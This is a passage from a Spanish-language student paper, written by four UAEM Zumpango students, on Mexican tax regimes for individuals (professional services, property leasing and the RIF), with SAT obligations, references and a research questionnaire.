*Régimen de Servicios Profesionales:* También conocido como régimen por honorarios, aplica para las personas físicas que obtengan ingresos por ofrecer servicios profesionales de manera independiente (no como asalariados) a empresas, o cualquier otro organismo de gobierno, estas personas son profesionistas, por ejemplo los contadores, médicos, arquitectos, abogados, dentistas, ingenieros, entre otros.

Este régimen se rige bajo las siguientes obligaciones que deberá presentar ante el SAT:

- Inscripción en el RFC y mantener actualizada la información.
- Generar facturas que incluyan el sello digital del SAT para poder deducir o acreditar retenciones
- Si tus ingresos en el año no superaron los dos millones de pesos; solamente deberás registrar solo tus ingresos, gastos e inversiones, si los ingresos excedieron los dos millones de pesos es obligatorio llevar la contabilidad en sistemas electrónicos que tengan la capacidad de generar archivos en formatos XML
- Retener Impuesto Sobre la Renta (ISR) cuando se paguen sueldos o salarios a trabajadores

*Régimen de Arrendamiento de Inmuebles.* Este tipo de régimen está dirigido para las personas Físicas que obtengan ingresos por rentar bienes inmuebles entre los cuales se pueden mencionar los siguientes: Departamentos, Casas Habitacionales, terrenos, locales comerciales, bodegas o edificios entre otros.

Para contar con los beneficios de este tipo de régimen es necesario que el contribuyente cumpla con los siguientes requisitos:

- Inscripción al RFC
- Mantener actualizada la información en RFC
- Contar con Facturación electrónica

Características:

- El arrendador es el propietario del bien.
- El arrendatario es la persona que paga por disfrutar del bien.
- La renta es la cantidad de dinero que el arrendatario paga periódicamente al arrendador por usar el bien.
- El subarrendamiento es una modalidad mediante la cual el arrendatario concede, con autorización del arrendador, el uso temporal del total o parte del bien a una tercera persona

De esta manera el contribuyente podrá contar con los beneficios que cuenta el estar inscrito en este régimen bajo su actividad correspondiente.

*Régimen de Actividad Empresarial RIF.* Se encuentran las personas Físicas que únicamente realizan actividades empresariales, enajenen bienes o prestan servicios por lo que no se requiere para su realización de título profesional, así mismo puede tributar en el RIF, a su vez se obtenga ingresos por salarios, asimilados a salarios, arrendamiento o por interés y que sus ingresos no excedan de 2 millones de pesos.



Las personas que se integren a este régimen tendrán descuentos en ISR del 100% durante el primer año, con base en ello se va a ir disminuyendo constantemente cada año un 10% durante los siguientes diez años, y una vez culminando deben de tributar en el régimen de persona física con actividad empresarial y profesional.

#### Obligaciones

- Solicitar su inscripción en Registro Federal de Contribuyentes
- Conservar comprobantes que reúnan requisitos fiscales, únicamente cuando no se haya emitido un comprobante fiscal por la operación.
- Registrar en los medios o sistemas electrónicos a que se refiere el artículo 28 del Código Fiscal de la Federación, los ingresos, egresos, inversiones y deducciones del ejercicio correspondiente.
- Entregar comprobantes fiscales a sus clientes
- Efectuar el pago de las erogaciones relativas a sus compras e inversiones
- Presentar a más tardar el día 17 del mes inmediato posterior a que corresponda el pago, declaraciones bimestrales en las que se determinará y pagará el impuesto.

### Comentarios Finales

Concluimos, dando la recomendación a los contribuyentes de afiliarse a algún Régimen de Incorporación Fiscal, siguiendo las instrucciones e indicaciones que impone la Secretaría de Hacienda y Crédito Público, que tiene a su representación al SAT, el organismo que será el encargado de verificar que todos los regímenes sigan los reglamentos y leyes que él mismo impone.

La finalidad es constituirse con formalidad para entrar en el aspecto tributario para que puedan cumplir con su situación tributaria, una vez desarrollando una actividad económica te debes de registrar como persona física o moral, para ello existen diversos regímenes en los cuales marcan las obligaciones y declaraciones para que cumplas con tus obligaciones fiscales.

De igual manera es importante mencionar que cada uno de los regímenes tiene características propias ya que cada uno conlleva responsabilidades diferentes, siendo así más eficaz para la autoridad fiscal, la cual es la encargada de verificar que se lleven a cabo con normalidad y regularidad su obligaciones ya sea tanto de las personas físicas y morales. Sin embargo si se llegan a incumplir con la autoridad este podría tener consecuencias para los involucrados.

Es por ello que al momento de constituirse y elegir el régimen al pertenecerán deberán de informarse sobre el mismo para evitar confusión, una fuente confiable es la página de SAT que informa sobre cada una de estos regímenes a detalle y en donde se puede consultar cualquier duda o aclaración. Cada uno de los ya mencionados regímenes son importantes para cualquier actividad económica en la cual el contribuyente desea desarrollarse.

### Referencias

Servicio de Administración Tributaria . (2020). Régimen Fiscal Asalariado. 17 Abril 2020, de SAT Sitio web: <http://omawww.sat.gob.mx/regimenesfiscales/Paginas/Asalariado/default.htm>

ContadorMx. (junio 1, 2016). Régimen de Asalariados – Quienes son, que Derechos y Obligaciones tienen?. 17/04/2020, de ContadorMx Sitio web: <https://contadormx.com/2016/06/01/regimen-de-asalariados-quienes-son-que-derechos-y-obligaciones-tienen/>

SAT. (2019). Regímenes Fiscales. 17 ABRIL 2020, de SAT Sitio web: <http://omawww.sat.gob.mx/regimenesfiscales/Paginas/default.htm>

Facturación-e. (2018). ¿Qué es una Persona Moral? Obligaciones y Tipos de Régimen. 17/abril/2020, de Facturacion-e Sitio web: <https://www.facturacion-e.net/contabilidad-electronica/quien-es-persona-moral/>

Secretaria de Hacienda y Crédito Público . (2019) . Lo que debes conocer de tu Régimen . 15 de Abril 2019 de SAT .Sitio Web : <https://www.sat.gob.mx/consulta/26986/lo-que-debes-conocer-de-tu-regimen->

Clickbalance . (2020). Los Diferentes Regímenes Fiscales en México . 03 Enero 2020 Sitio Web : <https://clickbalance.com/blog/contabilidad-y-administracion/regimenes-fiscales-infografia/>

Secretaria de Administracio y Finanzas <https://data.finanzas.cdmx.gob.mx/regIncorpFiscal.html>

### Notas Biográficas

La autora **Diana Karen Rivero Casasola** estudiante de la Universidad Autónoma del Estado de México CU UAEM Zumpango. .

La alumna **Veronica Zamora Morales** estudiante de la Universidad Autónoma del Estado de México CU UAEM Zumpango.

La alumna **Diana Laura Lopez Cruz** estudiante de la Universidad Autónoma del Estado de México CU UAEM Zumpango.

La alumna **Verónica López Gutiérrez** estudiante de la Universidad Autónoma del Estado de México, CU UAEM Zumpango.

### Apéndice

#### Cuestionario utilizado en la investigación

1. Que es un régimen fiscal?
2. Cuantos tipos de regímenes existen para personas físicas?
3. Cuantos tipos de regímenes existen para personas moral?
4. En qué consiste el régimen de Actividad Empresarial?
5. En qué consiste el régimen de Arrendamiento?
6. En qué consiste el régimen de Asalariados?
7. En qué consiste el régimen de Intereses?
8. En qué consiste el régimen de Servicios Profesionales?
9. En qué consiste el régimen de Incorporación Fiscal?
10. Cuantos regímenes fiscales existen para Persona Moral?
11. En qué consiste el régimen general de personas morales?
12. En qué consiste el régimen con fines no lucrativos en personas morales?